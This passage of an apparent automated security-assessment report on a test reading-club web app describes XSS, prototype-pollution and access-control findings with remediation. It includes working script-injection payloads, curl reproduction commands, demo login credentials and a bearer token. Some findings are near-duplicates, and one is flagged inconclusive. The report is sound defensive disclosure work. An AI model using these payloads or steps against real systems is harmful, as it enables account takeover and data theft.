An unauthenticated attacker weaponizes this by crafting a URL containing a `prefs` value that sets `__proto__.ribbonHtml` to an arbitrary HTML payload embedding a malicious script. Delivering that URL to a victim — through phishing, a shortened link, or injection into a shared resource — causes the victim's browser to execute attacker-controlled JavaScript in the origin of the application. From that position, the attacker can harvest session tokens and authentication cookies, exfiltrate data visible to the victim's session, perform authenticated API actions on the victim's behalf, or redirect the victim to a credential-harvesting page.

IMPACT ANALYSIS

Successful exploitation grants arbitrary JavaScript execution in the victim's browser under the application's origin, giving the attacker full access to the victim's session context, including authentication tokens, cookies, and any data rendered on the page. Because the attack vector is a crafted URL requiring only a single click, it scales trivially: a single phishing campaign or a poisoned link posted in a public book club or review thread could target the entire user base simultaneously. For a platform that handles user annotations, reading history, and wallet data, session compromise translates directly to unauthorized access to personal reading behavior, financial information, and private communications, carrying material exposure under GDPR and applicable consumer privacy regulations. The absence of authentication as a prerequisite removes any access-control barrier and maximizes the exploitable population to every visitor of the application.

REMEDIATION

1. Replace the custom `merge()` function in `/static/app.js` (lines 54–104) with a safe deep-merge library such as `lodash.merge` or implement key filtering that rejects `__proto__`, `constructor`, and `prototype` keys during recursive property copying.
2. Sanitize the `prefs` query parameter input by parsing it with `JSON.parse()` and then filtering the resulting object through an allowlist of expected preference keys before merging.
3. Replace `el.innerHTML = opts.ribbonHtml` (line 104) with safe DOM APIs such as `el.textContent` or use a sanitization library like `DOMPurify` before inserting any dynamic content: `el.innerHTML = DOMPurify.sanitize(opts.ribbonHtml)`.
4. Apply `Object.freeze(Object.prototype)` early in the application bootstrap as a defense-in-depth measure against prototype pollution.
5. Integrate a client-side static analysis tool (e.g., ESLint with `no-proto` rule, or Semgrep) into CI to detect unsafe recursive merge patterns and direct innerHTML assignments.

Stored XSS in Book Review Body Parameter via Unescaped Output on Book Page

HIGH

SEVERITY
High

CATEGORY
Injection

CWE
CWE-79

ENDPOINT
<http://marginalia.testinvicti.com/book/1/review>

PARAMETER
body

CVSS 4.0
5.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N

EVIDENCE

Observed:

Scanner details:

POST (multipart) input `<strong><span class="bb-dark">body</span></strong>` was set to `<strong><span class="bb-dark">1'"()&%<zzz><ScRiPt >DV1s(9792)</ScRiPt></span></strong><br/>`
The input is reflected in: `<strong><span class="bb-dark">http://marginalia.testinvicti.com/book/1</span></strong>`

HTTP TRANSACTION

REQUEST

```
POST /book/1/review HTTP/1.1
Host: marginalia.testinvicti.com
Content-Type: multipart/form-data; boundary=-----YWJkMTQzNDcw
Referer: http://marginalia.testinvicti.com/

-----YWJkMTQzNDcw
Content-Disposition: form-data; name="title"

Mr.
-----YWJkMTQzNDcw
Content-Disposition: form-data; name="rating"

1
-----YWJkMTQzNDcw
Content-Disposition: form-data; name="body"

1' " ()&%<zzz><ScRiPt >DV1s(9792)</ScRiPt>
-----YWJkMTQzNDcw--
```

STEPS TO REPRODUCE

1. Authenticate to the application and obtain a valid session or JWT token. Demo credentials `demo@marginalia.club / Demo2023!shelf` can be used via `POST /api/auth/login`.
2. Submit a book review with an XSS payload in the body field:

```
curl -X POST http://marginalia.testinvicti.com/book/1/review \
-H "Content-Type: multipart/form-data" \
-F "title=Mr." \
-F "rating=1" \
-F "body=1' \" ()&%<zzz><ScRiPt >DV1s(9792)</ScRiPt>"
```

The server accepts the review and stores the unescaped payload.

3. Navigate to the book page at `http://marginalia.testinvicti.com/book/1` in a browser. The injected `<ScRiPt>` tag is rendered without encoding in the review body, causing the JavaScript to execute in the visitor's browser

context.

SEVERITY JUSTIFICATION

Stored XSS allows an attacker to inject persistent JavaScript into book review content that executes in every visitor's browser, enabling session hijacking (JWT tokens stored in localStorage) and account takeover. The attack requires low privileges (authenticated user) and passive user interaction (visiting the book page).

DISCOVERY & EXPLOITATION

The DAST agent submitted a JavaScript payload in the `body` parameter of the book review submission endpoint. Unlike reflected XSS, the payload was persisted to the database and rendered unescaped on the book detail page, confirming stored execution. The vulnerability exists because the application performs no server-side HTML encoding or sanitization on review content before storage or at render time, allowing arbitrary markup to survive the full request-to-response cycle and execute in any browser that loads the affected book page.

The stored nature of this vulnerability distinguishes it from the reflected XSS identified in the `q` parameter (INV-43): no social engineering or crafted link is required to deliver the payload. A low-privileged authenticated user submits a malicious review once, and every subsequent visitor to that book page executes the injected script without any further attacker interaction. Given that JWT tokens are stored in localStorage, a weaponized payload would exfiltrate session tokens to an attacker-controlled endpoint, enabling account takeover at scale across the entire visitor population of a popular book page.

IMPACT ANALYSIS

Stored XSS on a high-traffic book page represents a persistent, self-propagating attack surface. Every authenticated user who views the compromised page is exposed, not just those who follow a crafted link. Because the application stores JWT tokens in localStorage, a single malicious review can silently harvest session credentials from an unbounded number of victims, enabling mass account takeover without any per-victim interaction. Combined with the broken access control and privilege escalation vulnerabilities identified elsewhere in this assessment, a stolen admin session token obtained through this vector would provide full platform compromise. The reputational damage of a publicly visible, persistent script injection on a consumer-facing book page, one that may persist until manually removed, amplifies the business risk beyond that of the reflected XSS sibling.

REMEDIATION

1. Sanitize and HTML-encode all user-supplied content in the `body` parameter of `POST /book/{id}/review` before storing it in the database. Use a server-side HTML escaping library (e.g., `markupsafe.escape()` in Python) to neutralize `<`, `>`, `"`, `'`, and `&` characters.
2. Apply contextual output encoding when rendering review content on the `/book/{id}` page. If reviews support rich text, use an allowlist-based HTML sanitizer such as `bleach` or `nh3` to strip all script tags and event handlers while preserving safe formatting tags.
3. Implement a strict Content-Security-Policy header (e.g., `script-src 'self'`) to prevent inline script execution as a defense-in-depth measure, mitigating impact even if encoding is bypassed.
4. Validate the `body` field server-side to reject or strip HTML tags entirely if rich text is not a feature requirement.
5. Integrate automated XSS regression tests into CI/CD using a DAST scanner or unit tests that verify output encoding on all user-generated content rendering paths.

Stored XSS in Book Review Body Parameter via Unescaped HTML Output

SEVERITY
High

CATEGORY
Injection

CWE
CWE-79

ENDPOINT
<http://marginalia.testinvicti.com/book/>

PARAMETER
body

CVSS 4.0
6.3 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:N/VI:N/VA:N/SC:H/SI:H/SA:N

EVIDENCE

Observed:

Scanner details:

URL encoded POST input body was set to 1'"()&%<z<z><ScRiPt >VQqq(9403)</ScRiPt>

HTTP TRANSACTION

REQUEST

```
POST /book/1/review HTTP/1.1
Host: marginalia.testinvicti.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Referer: http://marginalia.testinvicti.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36

title=Mr.&body=1'`()&%25<zzz><ScRiPt%20>VQqq(9403)</ScRiPt>&rating=5
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 16:53:16 GMT
content-type: text/html; charset=utf-8
Content-Length: 82738

[... truncated ...]
<div class="rtitle">Mr.</div>
<div class="rbody">1'`()&%<zzz><ScRiPt >VQqq(9403)</ScRiPt></div>
[... truncated ...]
```

STEPS TO REPRODUCE

1. Authenticate to the application (e.g., as the demo user) and navigate to a book page such as <http://marginalia.testinvicti.com/book/1>.
2. Submit a review with a malicious body by sending the following POST request:

```
curl -X POST http://marginalia.testinvicti.com/book/1/review \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Cookie: <session_cookie>' \
-d "title=Mr.&body=1'`()&%25<zzz><ScRiPt%20>VQqq(9403)</ScRiPt>&rating=5"
```

The server responds with HTTP 200 and the review is stored.

3. Visit the book page at `http://marginalia.testinvicti.com/book/1` in a browser. Inspect the HTML source and observe that the review body contains the unescaped payload: `<div class="tbody">1' " ()&%<zzz><ScRiPt>VQqq(9403)</ScRiPt></div>`. The `<ScRiPt>` tags are rendered as live HTML, confirming stored XSS execution in any visitor's browser.

SEVERITY JUSTIFICATION

This is a stored XSS vulnerability where attacker-controlled script tags in the review body are persisted and rendered unescaped to all visitors of the book page. Low privileges (authenticated user) are required to post a review, but any subsequent visitor's browser will execute the injected script, enabling session hijacking and data theft.

DISCOVERY & EXPLOITATION

The DAST agent submitted a review containing script tags in the `body` parameter of the book review endpoint. The application stored the payload without sanitization and subsequently rendered it unescaped within the `tbody` div on the book detail page. The confirmed response showed the injected `<ScRiPt>` tags present verbatim in the HTML output, with no entity encoding applied, establishing that the stored content is executed by every browser that loads the page.

What distinguishes this vector from the reflected XSS sibling on the search endpoint is persistence: the payload executes automatically for every visitor to the affected book page, requiring no interaction beyond page load and no attacker presence after initial submission. An authenticated attacker with a standard member account would replace the proof-of-concept payload with a credential-harvesting or session-hijacking script, targeting the full population of users who view that book, including administrators whose sessions carry elevated privileges.

IMPACT ANALYSIS

Because the injected script executes in the context of every visitor's authenticated session, a single malicious review can silently exfiltrate session tokens, account credentials, or any data accessible to the victim's role, including administrative data given the platform's broken access control posture documented elsewhere in this report. The persistent nature of the payload means the attack surface grows with traffic: a popular book page could expose hundreds or thousands of users before the review is detected and removed. Under GDPR, unauthorized access to user session data and personal information constitutes a reportable data breach, carrying potential regulatory penalties and mandatory notification obligations. The combination of low entry barrier (any registered member can post a review) and broad, passive reach makes this vulnerability disproportionately high-risk relative to its privilege requirement.

REMEDIATION

1. HTML-encode all user-supplied content before rendering it in the `tbody` div. Apply server-side output encoding (e.g., escape `<`, `>`, `"`, `'`, &) to the `body` field when generating the review HTML on the `/book/{id}/review` endpoint.
2. Implement server-side input validation on the `body` parameter to reject or strip HTML tags and JavaScript event handlers before storing the review.
3. Deploy a Content Security Policy (CSP) header with `script-src 'self'` to mitigate the impact of any XSS that bypasses output encoding.
4. Use a templating engine with auto-escaping enabled by default (e.g., Jinja2 with `autoescape=True`, Django templates, or React JSX) to prevent future stored XSS across all user-generated content fields.
5. Integrate automated SAST/DAST scanning in CI/CD to catch unescaped output vulnerabilities before deployment.

Reflected XSS in Search Results Heading via Unescaped q Parameter

HIGH

SEVERITY CATEGORY CWE
High Injection CWE-79

ENDPOINT

http://marginalia.testinvicti.com/search

PARAMETER CVSS 4.0

q 6.4 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:N/SC:H/SI:H/SA:N

EVIDENCE**Payload used:**

```
<script>window.xss_test=66760879</script>
```

Observed:

Browser confirmed window.xss_test === 66760879. Payload reflected as live `<script>` tag inside `<h2>`; Results for "`<script>window.xss_test=66760879</script>`;"

HTTP TRANSACTION**REQUEST**

```
GET /search?q=%3Cscript%3Ewindow.xss_test%3D66760879%3C%2Fscript%3E HTTP/1.1
Host: marginalia.testinvicti.com
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/149.0.0.0 Safari/537.36
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: text/html; charset=utf-8

[... truncated ...]
<section class="section">
  <div class="section-head"><h2>Results for "<script>window.xss_test=66760879</script>"</h2>
  <span class="muted">0 books</span></div>
  <button class="btn" id="savesearch" data-q="<script>window.xss_test=66760879</script>">Save
  this search</button>
[... truncated ...]
```

STEPS TO REPRODUCE

1. Open a browser and navigate to the following URL, which injects a `<script>` tag via the `q` parameter:

```
http://marginalia.testinvicti.com/search?q=%3Cscript%3Ewindow.xss_test%3D66760879%3C%2Fscript%3E
```

The page renders and the injected script executes. Open the browser's developer console and verify that `window.xss_test` equals 66760879.

2. Confirm the behavior is caused by the payload by navigating to the baseline URL without the script tag:

```
http://marginalia.testinvicti.com/search?q=66760879
```

Verify that `window.xss_test` is undefined in the console, confirming the baseline does not trigger execution.

3. Inspect the page source of the first URL. Observe that the payload is reflected unencoded inside the `<h2>` tag:

```
<h2>Results for "<script>>window.xss_test=66760879</script>"</h2>
```

This confirms the server does not HTML-encode user input before embedding it in the response.

SEVERITY JUSTIFICATION

The search query parameter is reflected without any encoding directly into an HTML heading, allowing arbitrary JavaScript execution in the victim's browser context. No authentication is required and the attack only needs passive user interaction (clicking a crafted link), enabling session hijacking, credential theft, or actions on behalf of the user.

DISCOVERY & EXPLOITATION

The search endpoint at `/search` reflects the value of the `q` parameter directly into an `<h2>` heading element in the HTML response without any encoding or sanitization. Because the value is interpolated into the page as raw markup, any HTML or JavaScript submitted in the query string is rendered and executed by the browser as part of the document. Browser-based validation confirmed execution by verifying that an injected script set `window.xss_test` to the canary value `66760879`; a parallel baseline request without the payload produced no execution, isolating the vulnerability to the unescaped reflection point.

Unlike the stored XSS siblings in this class, this vulnerability requires no authenticated session and no prior write access to application data. An unauthenticated attacker crafts a malicious URL containing a script payload in the `q` parameter and delivers it to a target via phishing, a shortened link, or an embedded redirect. When the victim loads the URL, the payload executes in the context of the Marginalia origin, granting the attacker access to session cookies, stored credentials, and the ability to perform authenticated actions on the victim's behalf.

IMPACT ANALYSIS

Because no authentication is required to trigger this vulnerability, the attack surface is the entire user base, including unauthenticated visitors who may be induced to click a crafted link. A successful exploit delivers arbitrary JavaScript in the victim's browser under the Marginalia origin, enabling session token theft, account takeover, and silent submission of authenticated API requests. The unauthenticated entry point distinguishes this vulnerability from the stored XSS siblings: those require an attacker to first write malicious content to the application, whereas this vulnerability is exploitable immediately and at scale through mass-distributed links. Given the platform stores personal reading data, private club memberships, and payment wallet information, account takeover via this vector exposes sensitive personal and financial data. The absence of a Content-Security-Policy header on the application removes the last-resort browser-level mitigation that would otherwise constrain script execution even if the encoding gap were missed.

REMEDIATION

1. HTML-encode all user-supplied input before rendering it into HTML on the `/search` endpoint. Specifically, the `q` parameter value inserted into the `<h2>Results for "...">` heading must be escaped using a context-aware encoder (e.g., `html.escape()` in Python or Jinja2's `|e` filter).
2. Ensure the templating engine's auto-escaping is enabled globally. In Jinja2, set `autoescape=True` when creating the `Environment`, or use `select_autoescape()` so all `.html` templates are auto-escaped by default.
3. Add a `Content-Security-Policy` response header with a strict `script-src` directive (e.g., `script-src 'self'`) to mitigate exploitation even if an encoding gap is missed.
4. Validate or sanitize the `q` parameter server-side to reject or strip HTML tags before processing.
5. Integrate automated XSS regression tests (e.g., using a DAST scanner in CI) to catch reflected XSS regressions before deployment.

Unauthenticated Access to Private/Draft Books via GET /api/books/{id}

MEDIUM

SEVERITY CATEGORY CWE
Medium Broken Access Control CWE-862

ENDPOINT

http://marginalia.testinvicti.com/api/books/4

CVSS 4.0

8.7

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

```
GET /api/books/4 without authentication returns full details of a private/draft book:
{"id":4,"title":"Rare Marginalia, Vol. II (working draft)","visibility":"private","status":"draft","description":"Internal catalogue notes - pricing and provenance for the autumn auction. NOT FOR PUBLIC LISTING."}
```

HTTP TRANSACTION

REQUEST

```
GET /api/books/4 HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json

{"id":4,"title":"Rare Marginalia, Vol. II (working draft)","author":"R. Okonkwo",
"description":"Internal catalogue notes - pricing and provenance for the autumn auction. NOT FOR PUBLIC LISTING.",
"visibility":"private","status":"draft",
"owner_id":2,"owner":{"id":2,"username":"curator_rhys",
"full_name":"Rhys Okonkwo","email":"rhys@marginalia.club"}}
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the private book endpoint:

```
curl -s http://marginalia.testinvicti.com/api/books/4
```

The server responds with HTTP 200 and the full book object including "visibility": "private", "status": "draft", the description containing NOT FOR PUBLIC LISTING, and the owner's email address.

2. Confirm that the issue is specific to private books by requesting a public book:

```
curl -s http://marginalia.testinvicti.com/api/books/1
```

This returns a public/published book that does **not** contain NOT FOR PUBLIC LISTING, confirming the differential — the private book should have been restricted but was not.

3. Verify the response includes owner PII (email, full_name) that should not be exposed to unauthenticated users, demonstrating both the missing authentication and excessive data exposure.

SEVERITY JUSTIFICATION

Private/draft book details including internal pricing notes and owner PII (email, full name) are exposed to unauthenticated users. Confidentiality impact is high due to sensitive business data leakage, but there is no integrity or availability impact since the endpoint is read-only.

DISCOVERY & EXPLOITATION

The `GET /api/books/{id}` endpoint returns full book records regardless of the requesting user's authentication state or relationship to the resource. The application performs no visibility or status check before serving the response: a book marked `visibility: private` and `status: draft` is returned with an identical HTTP 200 and complete JSON payload as a fully published public listing. The absence of any authorization gate means the endpoint's behavior is governed entirely by the numeric book ID in the path, which is sequential and trivially enumerable.

An unauthenticated attacker iterates over integer book IDs to harvest all private and draft records on the platform. In the confirmed case, book ID 4 exposes internal catalogue notes explicitly marked "NOT FOR PUBLIC LISTING," including pricing and provenance data intended for a private auction, along with the owner's PII. Because no credential is required, this attack requires no prior foothold and is executable by any external party with knowledge of the API structure, which is itself publicly disclosed via the platform's OpenAPI specification.

IMPACT ANALYSIS

The immediate data at risk is commercially sensitive: internal pricing, provenance notes, and auction strategy for items not yet publicly listed, alongside owner PII (email address and full name) embedded in the book detail response. Premature disclosure of auction pricing undermines the business's competitive position and could constitute a breach of confidentiality obligations to consignors. Exposure of owner PII without a lawful basis implicates GDPR Article 5(1)(f) and Article 32, which require appropriate technical measures to protect personal data against unauthorized access. Because the endpoint is unauthenticated and the ID space is sequential, the full corpus of private and draft records is exposed to bulk enumeration with no rate-limiting or authentication barrier, meaning the scope of exposure is not limited to a single record but extends to every non-public book on the platform.

REMEDIATION

1. Add an authorization check on `GET /api/books/{book_id}` that verifies the requesting user is authenticated and is either the book owner or an admin before returning books with `visibility: private` or `status: draft`.
2. For unauthenticated requests, filter the queryset to only return books where `visibility = 'public'` and `status = 'published'`.
3. Strip sensitive owner fields (`email` , `full_name`) from the book detail response for unauthenticated or non-owner users; return only the `username` and `id`.
4. Add integration tests that assert `GET /api/books/{id}` returns `403` or `404` for private/draft books when accessed without valid credentials or by non-owners.
5. Enforce a default-deny authorization middleware across all resource endpoints to prevent similar missing-auth gaps in the future.

Unauthenticated Access to Private/Draft Books via Direct Object Reference on /api/books/{book_id}

MEDIUM

SEVERITY
Medium

CATEGORY
Broken Access Control

CWE
CWE-862

ENDPOINT
http://marginalia.testinvicti.com/api/books/4

PARAMETER
book_id

CVSS 4.0
8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

GET /api/books/4 without authentication returns private/draft book: visibility=private, status=draft, owner_id=2. Book 8 is also accessible (visibility=private, status=draft, owner_id=5). Private books should not be accessible to unauthenticated users.

HTTP TRANSACTION

REQUEST

```
GET /api/books/4 HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:48:16 GMT
content-length: 463
content-type: application/json

{"id":4,"title":"Rare Marginalia, Vol. II (working draft)","author":"R. Okonkwo","isbn":"","genre":"Reference","description":"Internal catalogue notes – pricing and provenance for the autumn auction. NOT FOR PUBLIC LISTING.", "cover_url":"/static/img/draft.svg", "price_cents":0, "visibility":"private", "status":"draft", "featured":false, "owner_id":2, "owner":{"id":2, "username":"curator_rhys", "full_name":"Rhys Okonkwo", "email":"rhys@marginalia.club"}, "reviews":[]}
```

STEPS TO REPRODUCE

1. Request a private/draft book without authentication:

```
curl -s -H 'X-Ax-Session-Id: none' 'http://marginalia.testinvicti.com/api/books/4'
```

The server responds with 200 OK and returns the full book object including "visibility":"private", "status":"draft", and owner PII (email, full name). This should be denied with a 401 or 403.

2. Confirm that public books are correctly labeled for comparison:

```
curl -s -H 'X-Ax-Session-Id: none' 'http://marginalia.testinvicti.com/api/books/1'
```

The server responds with 200 OK and "visibility":"public", confirming the application distinguishes visibility levels but does not enforce access control on private books.

3. Verify a second private book is also exposed:

```
curl -s -H 'X-Ax-Session-Id: none' 'http://marginalia.testinvicti.com/api/books/8'
```

The server returns another private/draft book belonging to a different owner (`owner_id=5`), confirming the issue is systemic across all private books.

SEVERITY JUSTIFICATION

Private/draft book content and owner PII (email, full name) are exposed to unauthenticated users via predictable sequential IDs, resulting in high confidentiality impact. No authentication or privileges are required, but the impact is limited to information disclosure with no integrity or availability effect.

DISCOVERY & EXPLOITATION

The `GET /api/books/{book_id}` endpoint applies no authentication gate when the requested resource carries a non-public visibility state. The application stores a `visibility` field on each book record and correctly populates it in API responses, confirming the data model tracks access intent, but the endpoint never consults that field before serving the response. A request carrying no `Authorization` header to a book with `visibility: "private"` and `status: "draft"` returns a full `200 OK` with the complete record, identical in structure to a public book response.

What distinguishes this surface from sibling vulnerabilities in the same class is the absence of any authentication requirement whatsoever: no token, no session cookie, no credential of any kind is needed. An unauthenticated attacker enumerating sequential integer `book_id` values retrieves draft catalogue entries, internal pricing notes, provenance records, and owner PII (email, full name via the `owner` object) without ever establishing an account. The predictability of the ID space reduces enumeration to a trivial automated sweep.

IMPACT ANALYSIS

The confirmed response for book ID 4 exposes an internal auction catalogue entry explicitly marked "NOT FOR PUBLIC LISTING," containing pricing and provenance data intended for restricted internal use. Premature disclosure of this data to competitors, buyers, or the public directly undermines the commercial value of the auction process and could constitute a breach of confidentiality obligations to consignors. The inclusion of owner PII (email address and full name) in the unauthenticated response creates a GDPR Article 5(1)(f) integrity and confidentiality exposure: personal data is accessible to any anonymous internet user with no lawful basis. Unlike sibling vulnerabilities in this class that require an authenticated session to exploit, this vulnerability is reachable by web crawlers, unauthenticated bots, and passive network observers, materially broadening the realistic threat population and the likelihood of inadvertent disclosure. The sequential, predictable nature of the `book_id` parameter means the full corpus of private and draft records can be harvested in a single automated pass with no rate-limiting or authentication friction to overcome.

REMEDIATION

1. Add an authentication check to the `GET /api/books/{book_id}` endpoint so that requests without a valid JWT Bearer token receive a `401 Unauthorized` response when the book's `visibility` is not `public`.
2. For authenticated users, verify that the requesting user is the book's `owner_id` or has an appropriate role (e.g., admin) before returning books with `visibility: "private"` or `status: "draft"`; otherwise return `403 Forbidden`.
3. Audit all `/api/books` collection endpoints (listing, search) to ensure private/draft books are filtered from results for unauthorized users.
4. Remove owner PII fields (`email`, `full_name`) from book detail responses for non-owner viewers, or restrict them behind a separate permission check.
5. Implement integration tests that assert unauthenticated and unauthorized requests to private resources return `401/403`, and add these to CI to prevent regressions.

IDOR on Annotation Endpoint Exposes Private User Content via Sequential ID Enumeration

MEDIUM

INCONCLUSIVE

SEVERITY
Medium

CATEGORY
Broken Access Control

CWE
CWE-639

ENDPOINT
`http://marginalia.testinvicti.com/api/annotations/1`

PARAMETER
annotation_id

CVSS 4.0
7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

1

Observed:

GET /api/annotations/1 returns private annotation (visibility=private) with sensitive personal information: 'This is exactly where I was when the diagnosis came through. Never told anyone.' The annotation belongs to user_id=3 but visibility=private should restrict access.

STEPS TO REPRODUCE

1. Authenticate as any user (e.g., using the demo credentials `demo@marginalia.club / Demo2023!shelf`) and obtain a JWT token:

```
curl -s -X POST 'http://marginalia.testinvicti.com/api/auth/login' \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the token value from the JSON response.

2. Request a private annotation belonging to another user by its sequential ID:

```
curl -s 'http://marginalia.testinvicti.com/api/annotations/1' \
-H 'Authorization: Bearer <token>'
```

If vulnerable, the server returns a 200 response containing the annotation with `visibility: private` and sensitive content belonging to `user_id: 3`.

3. Verify that unauthenticated access is denied:

```
curl -s 'http://marginalia.testinvicti.com/api/annotations/1'
```

Expect a 401 or 403 response, confirming that authentication is required but authorization (ownership) checks are missing.

SEVERITY JUSTIFICATION

If confirmed, any authenticated user could read private annotations belonging to other users by enumerating sequential IDs, exposing sensitive personal content. Rated medium because exploitation requires authentication (PR:L) and impacts confidentiality only (VC:H), with no integrity or availability impact.

DISCOVERY & EXPLOITATION

The assessment agent targeted `GET /api/annotations/{annotation_id}` using sequentially incremented integer IDs. The vulnerability exists because the endpoint performs no ownership check against the authenticated user's identity before returning annotation data: any valid session token is sufficient to retrieve any annotation record, regardless of whether the requesting user

created it or whether the annotation carries a `visibility=private` designation. The sequential integer ID scheme compounds the exposure by making the full annotation corpus trivially enumerable without any guessing or brute-force tooling.

An authenticated attacker iterates annotation IDs from 1 upward, collecting private annotations belonging to other users. Unlike the sibling finding at `GET /api/annotations/18` (INV-14) and `GET /api/annotations/2` (INV-15), which target specific known IDs, this finding was identified through systematic enumeration starting at ID 1, confirming the absence of any rate-limiting or ownership enforcement across the entire annotation ID space. Note that automated validation timed out during testing; the original agent-reported evidence of a 200 response with private annotation content could not be independently confirmed within the assessment window, and this vulnerability is carried as unconfirmed pending manual verification.

IMPACT ANALYSIS

Annotations on a reading platform represent some of the most personally sensitive content a user produces: private notes, marginalia, and commentary tied to specific books may contain medical, psychological, financial, or otherwise confidential personal reflections. Unrestricted enumeration of all annotation IDs exposes this content in bulk to any authenticated user, not merely to targeted individuals. The sequential ID scheme means the full annotation dataset can be harvested in a single scripted pass, making this a data exfiltration risk rather than an opportunistic one. Platforms handling personal reading data and associated private notes carry obligations under GDPR Article 5 (data minimisation and integrity) and, depending on content sensitivity, may face regulatory scrutiny if a breach of this nature is disclosed. The reputational damage of users learning their private reading notes were accessible to any account holder is likely to be disproportionate to the technical severity rating, given the intimate nature of the data involved.

REMEDIATION

1. Enforce ownership checks on `GET /api/annotations/{annotation_id}` — verify that the requesting user's ID matches the annotation's `user_id` before returning data, and return 403 for annotations with `visibility=private` that belong to other users.
2. Replace sequential integer IDs for annotations with UUIDs to prevent trivial enumeration of resources.
3. Add a server-side authorization middleware or dependency (e.g., a FastAPI `Depends()` guard) that validates resource ownership on all annotation endpoints (`GET`, `PUT`, `DELETE`).
4. Write integration tests that authenticate as User A and attempt to access User B's private annotations, asserting a 403 response.
5. Long-term, adopt a centralized authorization layer (e.g., policy-based access control with a library like `casbin` or FastAPI middleware) and enforce it via CI tests to prevent future IDOR regressions.

Insufficient Access Control on GET /api/clubs/{club_id} Exposes Private Club Metadata and Member PII

MEDIUM

INCONCLUSIVE

SEVERITY
Medium

CATEGORY
Broken Access Control

CWE
CWE-639

ENDPOINT
http://marginalia.testinvicti.com/api/clubs/3

PARAMETER
club_id

CVSS 4.0
7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

3

Observed:

Demo user (id=3, role=member, not a member of club 3) successfully reads private club 3 \"Marginalia Staff Room\" (visibility:private, owner_id:1). Response includes member PII: Eleanor Vance (ops@marginalia.club), Rhys Okonkwo (rhys@marginalia.club). The club is explicitly marked private and the caller is not in its membership list. Unauthenticated requests return 401, proving auth is required but membership/visibility is not enforced.

HTTP TRANSACTION

REQUEST

```
GET /api/clubs/3 HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJMsInJvbGUiOiJtZW1iZXIiLCJpYXQiOiJlZ3ODk2Njg1MzMsImV4cCI6MTc4OTc1NDkzM30.p3Zg3U7LF1bD8SASWKKsuet1WSJdAVjkyWPdeTWi57o
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json

{"id":3,"owner_id":1,"name":"Marginalia Staff Room","description":"Internal club for staff - moderation notes, auction prep, member escalations.","visibility":"private","invite_code":"staff-only-9f2c","created_at":1700000000,"members":[{"user_id":1,"role":"organizer","username":"admin","full_name":"Eleanor Vance","email":"ops@marginalia.club"}, {"user_id":2,"role":"member","username":"curator_rhys","full_name":"Rhys Okonkwo","email":"rhys@marginalia.club"}, {"user_id":3,"role":"member","username":"demo","full_name":"Demo Reader","email":"demo@marginalia.club"}, {"user_id":8,"role":"member","username":"testjoin123","full_name":null,"email":"testjoin123@test.com"}]}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user to obtain a JWT:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}
```

Extract the token from the response.

2. Request the private club details using the demo user's token:

```
curl -s -H "Authorization: Bearer <token>" http://marginalia.testinvicti.com/api/clubs/3
```

Expected: 200 OK with full club details including `visibility: private`, `invite_code: staff-only-9f2c`, and member PII (emails, full names). **Note:** The response shows demo (`user_id=3`) IS listed as a member — verify whether this user should have access.

3. Confirm unauthenticated access is denied:

```
curl -s http://marginalia.testinvicti.com/api/clubs/3
```

Expected: 401 Unauthorized, confirming authentication is enforced but membership/visibility authorization may not be.

4. To validate the BOLA claim, repeat step 2 with a user account that is confirmed NOT to be in club 3's membership list. If that user also receives 200 OK with full club details, the BOLA vulnerability is confirmed.

SEVERITY JUSTIFICATION

The finding claims a non-member can access a private club, but the API response itself shows the demo user (`id=3`) IS listed as a member of club 3, contradicting the BOLA claim. While the endpoint does expose member PII (emails, full names) and the private invite code to members, the core unauthorized access claim is unsubstantiated. Downgraded to medium pending verification with a truly non-member account.

DISCOVERY & EXPLOITATION

